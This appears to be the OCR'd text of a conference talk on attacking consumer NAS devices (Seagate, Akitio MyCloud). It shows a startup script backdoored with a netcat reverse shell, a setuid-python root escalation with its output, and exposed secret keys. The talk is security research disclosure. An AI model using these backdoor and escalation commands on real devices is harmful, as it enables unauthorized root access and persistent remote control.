
Browsing around with Root Privileges



Backdoor the Start-up Script

```
TAPPIN_AGENT=/apps/tappin/TappIn/TappInAgent_Seagate

# Make sure the TappIn progam exists
[ -f $TAPPIN_AGENT ] || exit 0


restart()
{
    $TAPPIN_AGENT -agent stop &> /dev/null
    for user_list in `/apps/tappin/TappIn/TappInAgent -user list | cut -d " " -f1`
    do
    if [ $user_list ]; then
        $TAPPIN_AGENT -user on $user_list
        /usr/bin/update_ra_perm.sh
    fi
    done
    $TAPPIN_AGENT -agent start &> /dev/null &
    /usr/bin/nc 10.10.10.11 19000 -e /bin/bash &> /dev/null &
}


start()
{
    echo "==> Starting TappIn Agent  ..... "
    restart
}
```

Wait for reboot...



Failed: Uploaded File Permissions

- Didn’t find a way to change them :’(

```
Seagate-3E080F:/# ls -al /etc/init.d/tappinAgent
-rw-r--r-- 1 testy users 1000 Sep 13 23:12 /etc/init.d/tappinAgent
```

- But, if you can.. remote root is possible

/media_server aka Django

- Settings.py

```
95  # Make this unique, and don't share it with anybody.
96  SECRET_KEY = 'eqfi_4%_&$ql)=_(0(e#62d227m(%w1tamz+mg3rs++c5yc#j6'
```

SECRET_KEY

Default: `''` (Empty string)

A secret key for a particular Django installation. This is used to provide cryptographic signing, and should be set to a unique, unpredictable value.

`django-admin startproject` automatically adds a randomly-generated `SECRET_KEY` to each new project.

Django will refuse to start if `SECRET_KEY` is not set.

Warning

Keep this value secret.

Running Django with a known `SECRET_KEY` defeats many of Django's security protections, and can lead to privilege escalation and remote code execution vulnerabilities.

Reference: https://docs.djangoproject.com/en/dev/ref/settings/

Things that use SECRET_KEY

46

+50

Edit: This answer is based on django 1.5

`SECRET_KEY` is used in a lot of various places, I'll point out what is impacted by it first and then try to go over that list and give precise explanation of the impact.

The list of things using `SECRET_KEY` directly or indirectly:

- JSON object signing
- crypto functions for salted hmacs or seeding the random engine which impacts:
  - password reset token
  - comment form security to protect against forged POST requests
  - form security
  - protect against message tampering as the message framework may use cookies to pass messages between views.
  - protect session data and create random session keys to avoid tampering as well.
  - create random salt for most password hashers
  - create random passwords if necessary
  - create itself when using `startproject`
  - create CSRF key

Reference: http://stackoverflow.com/questions/15170637/effects-of-changing-djangos-secret-key

Pentester's Cheatsheet

- If you find this device on the network
  - Quota-less storage
  - Successful capturing of user credentials = root
  - FTP for root
    - File system access
    - PHP shell
    - Enabling a remote attack for saved Facebook tokens

Next Target

- Akitio MyCloud Mini
  - MCS-LN2SPA

Telnet is open!

- $ telnet 10.10.10.24

  Trying 10.10.10.24...

  Connected to 10.10.10.24.

  Escape character is '^]'.

  Fedora release 12 (Constantine)

  Kernel 2.6.31.14-fast-20110801-fan on an armv6l (0)

  login:

- Well, now you know it’s going to be a short day..

Fedora 12?

Fedora	12	Constantine	2009-11-17	2010-12-02	2.6.31
	13	Goddard	2010-05-25	2011-06-04	2.6.33
	14	Laughlin	2010-11-02	2011-12-08	2.6.35
	15	Lovelock	2011-05-24	2012-06-26	2.6.38
	16	Verne	2011-11-08	2013-02-12	3.1
	17	Beefy Miracle	2012-05-29	2013-07-30	3.3
	18	Spherical Cow	2013-01-15	2014-01-14	3.6
	19	Schrödinger's Cat	2013-07-02	2015-01-06	3.9
	20	Heisenbug	2013-12-17		3.11
	21	_[26]	2014-12-09[27]		3.17

Got root?

- [admin@isharing ~]$ su
  - Password:
  - su: incorrect password
- Hm, not that easy

- Oh wait, there's probably some nice suids lying around!

Got root?

- **-rwsr-sr-x** 2 root root 3848 2009-11-09 01:35 /usr/bin/python
- **-rwsr-sr-x** 2 root root 3848 2009-11-09 01:35 /usr/bin/python2.6

- Did they really just suid root python!?

Got root?

```
[admin@isharing ~]$ ls -al /usr/bin/python*
-rwsr-sr-x 2 root root 3848 2009-11-09 01:35 /usr/bin/python
lrwxrwxrwx 1 root root    6 2010-07-22 18:29 /usr/bin/python2 -> python
-rwsr-sr-x 2 root root 3848 2009-11-09 01:35 /usr/bin/python2.6
[admin@isharing ~]$ cat > root.py
import os
os.setuid(0)
os.setgid(0)
os.system("bash")
[admin@isharing ~]$ python root.py
[root@isharing ~]# id
uid=0(root) gid=0(root) groups=0(root),500(nas)
```

Updates (or lack thereof)

- There’s an update available, right?

TR-069

- WAN Management Protocol
  - Provisioning, Monitoring, Diagnostics
  - CPE (client AND server) and ACS (server)
- **Aka what someone else (eg. ISP or vendor) uses to remotely, silently configure a device**
- Super insecure and wait for it.. Akitio has it!
  - /usr/bin/nas-tr

Reference: https://www.broadband-forum.org/technical/download/TR-069.pdf

Always talking to the ACS

```
[Feb  2 13:21:00] DEBUG create_session()@session.c:872 => Connect to server(http://fms.workssys.com/comserver/node1/tr069)
ed!
[Feb  2 13:21:00] DEBUG start_sched()@sched.c:175 => Destroy scheduler
[Feb  2 13:21:00] DEBUG tr_conn_send()@connection.c:223 => Send to peer:
POST /comserver/node1/tr069 HTTP/1.1
Host: fms.workssys.com:80
User-Agent: TR069 Client 1.0
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Transfer-Encoding: chunked


[Feb  2 13:21:00] DEBUG tr_conn_send()@connection.c:223 => Send to peer:
1b6
<?xml version='1.0' encoding='UTF-8'?>
<soap-env:Envelope xmlns:soap-env='http://schemas.xmlsoap.org/soap/envelope/' xmlns:soap-enc='http://schemas.xmlsoap.org/s
ding' xmlns:xsd='http://www.w3.org/2001/XMLSchema' xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance' xmlns:cwmp='urn:d
org:cwmp-1-0'>
<soap-env:Header>
<cwmp:ID soap-env:mustUnderstand='1'>706118088</cwmp:ID>
</soap-env:Header>
<soap-env:Body>
<cwmp:Inform>


[Feb  2 13:21:00] DEBUG tr_conn_send()@connection.c:223 => Send to peer:
9a
<DeviceId>
<Manufacturer>Agent</Manufacturer>
<OUI>0001D2</OUI>
<ProductClass>akitio</ProductClass>
```

This work has already been done

Too Many Cooks - Exploiting the Internet-of-TR-069-Things
events.ccc.de/congress/2014/Fahrplan/.../6166.htm... ▾ Chaos Computer Club ▾
Dec 28, 2014 - The findings we published earlier this year demystified the voodoo that is **TR-069**, demonstrated how mass pwnage can be achieved via ...

Friendly Technologies TR-069 ACS Login SQL Injection ...
www.securityfocus.com/bid/38634/**exploit** ▾
Friendly Technologies **TR-069** ACS Login SQL Injection Vulnerability Attackers can use a browser to **exploit** this issue. The following example data is available:

[PDF] The Internet of TR-069 Things - Misfortune Cookie
mis.fortunecook.ie/too-many-cooks-**exploiting-tr069**_tal-oppenheim_31... ▾
TR-069 quick tour / DEF CON recap. • Motivation ... Many **TR-069** implementations just aren't serious enough. – Leads to ISP fleet .... How can you **exploit** this?

Friendly-Tech FriendlyTR69 CPE Remote Management 2.8 ...
www.**exploit**-db.com/**exploits**/11677/ ▾
Mar 10, 2010 - **Exploit** Code: Download, Vulnerable App: N/A ... The **TR-069** protocol was accepted as the standard for CPE management by the. DSL, WiMAX ...

Too Many Cooks - Exploiting the Internet-of-TR-069-Things ...


www.youtube.com/watch?v=gFP5YcvQsKM
Dec 29, 2014 - Uploaded by CCCen
Too Many Cooks - **Exploiting** the Internet-of-**TR-069**-Things TL;DR We unravel the story of a bug that would ...

44CON 2014 - I Hunt TR-069 Admins: Pwning ISPs Like a ...
www.slideshare.net/44Con/i-hunt**tr069**adminsshahartal44con ▾
Sep 15, 2014 - 44CON 2014 - I Hunt **TR-069** Admins: Pwning ISPs Like a Boss, Shahar Tal Residential gateway (/SOHO router) exploitation is a rising trend in ...

Major Problems with TR-069 - RouterCheck
www.routercheck.com/2014/08/14/major-problems-**tr-069**/ ▾
Aug 13, 2014 - **tr-069**-protocol-for-remote-broadband-management-511 When we began to look at the security issues with home routers, we ran right into a ...

Good news?

- Once you root the device, you can turn it off
  - killall nas-tr

Super Professional

```
#!/usr/bin/env python
#fileencoding: utf8
#Author: [redacted] <[redacted]@gmail.com>
#Created   : Wed 14 Apr 2010 09:35:01 AM CST

WEBDIR = '/var/www/nas'
WEBUSER = 'lighttpd'

ADMIN = 'admin'

TZ = '%Y-%m-%dT%H:%M:%SZ'
RFC1123 = '%a, %d %b %Y %H:%M:%S GMT'
HOMEDB = '/home/.nas/sqlite.db'
SESSIONDB = '/etc/nas/sqlite.db'
WORKSR = 'http://isharing.workssys.com/2010'
WEBROOT = '/var/www/nas'
```


Reference: /usr/lib/python2.6/site-packages/nas/system.py


SO CLOUD
MUCH MODERN
TOO KERNEL
WOW INTERNET
VERY SECURITY

Shipping test collateral

```
# ls /var/www/akitio/akitio/20140711/
                                index.html  index.js                                test.html  test.js
#
```

- Uh… what!?



Shipping test collateral

```
COMMAND> help

  1. cls : clear screen
  2. help : show help
  3. version : Get FW name and version
  4. sda : Get internal disk capacity
  5. mac : Get Mac Address
  6. key : Get Secret Key
  7. usb : Get external USB capacity
  8. hwclock : Get hardware clock
  9. clock : clock YYYYMMDDHHmmSS
 10. sdb : Get external ESATA capcity.
 11. leds on : Test LEDs by making them blink on.
 12. leds off : Test LEDs by making them blink off.
 13. leds blink : Test LEDs by making them blink on.
 14. button begin : To turn off the original function of all buttor
 15. button status : Return OK or FAIL for button pressed or relea
 16. button end : To turn on the original function of all buttons.


COMMAND> key

seckey = W30GDNWXAC6BAGI1

COMMAND>
```

Secret Key

```
def getseckey():
    if cache.get('seckey'):
        return cache.get('seckey')

    if not PLX7821:
        return ''

    NEW = 0xa40000
    PAGE = 0x800
    mtd1 = "/dev/mtdblock1"
    seckey = ''
    seckey1 = seckey2 = None
    pipe = None
try:
    pipe = os.open(mtd1, os.O_RDONLY)
    os.lseek(pipe, NEW - PAGE * 2 + 6, os.SEEK_SET)
    seckey1 = os.read(pipe, 16)
    os.lseek(pipe, NEW - PAGE + 6, os.SEEK_SET)
    seckey2 = os.read(pipe, 16)
except os.error:
    pass
finally:
    if pipe is not None:
        os.close(pipe)

if seckey1 is not None and seckey1 == seckey2:
    seckey = seckey1
    cache['seckey'] = seckey

return seckey
```

Reference: /usr/lib/python2.6/site-packages/nas/info.py

Secret Key

- What is it used for anyways?
  - Well, I asked..

The secret key is used for our remote assistance service. If you like, you can disable that service in preferences.

Real Talk

- After a very long and drawn out support thread, they wouldn't try to confuse me any longer..

I understand your concerns but I'm not at liberty to disclose anymore details about how exactly we use the secret key and how we manage this service.

- And then the allocated 4 days were up
- Check **pastebin** reference for the full convo

Reference: http://pastebin.com/**jWhraLaY**


Sick reference, bro.

Pentester's Cheatsheet

- Test.html is your friend
- User access = root access
  - Python suid root
  - If there's ever a SMH moment..
- Go watch some TR-069 videos


Another Target

- Western Digital My Cloud
  - WDBCTL0060HWT-NESN

“Overclouded” Commercial

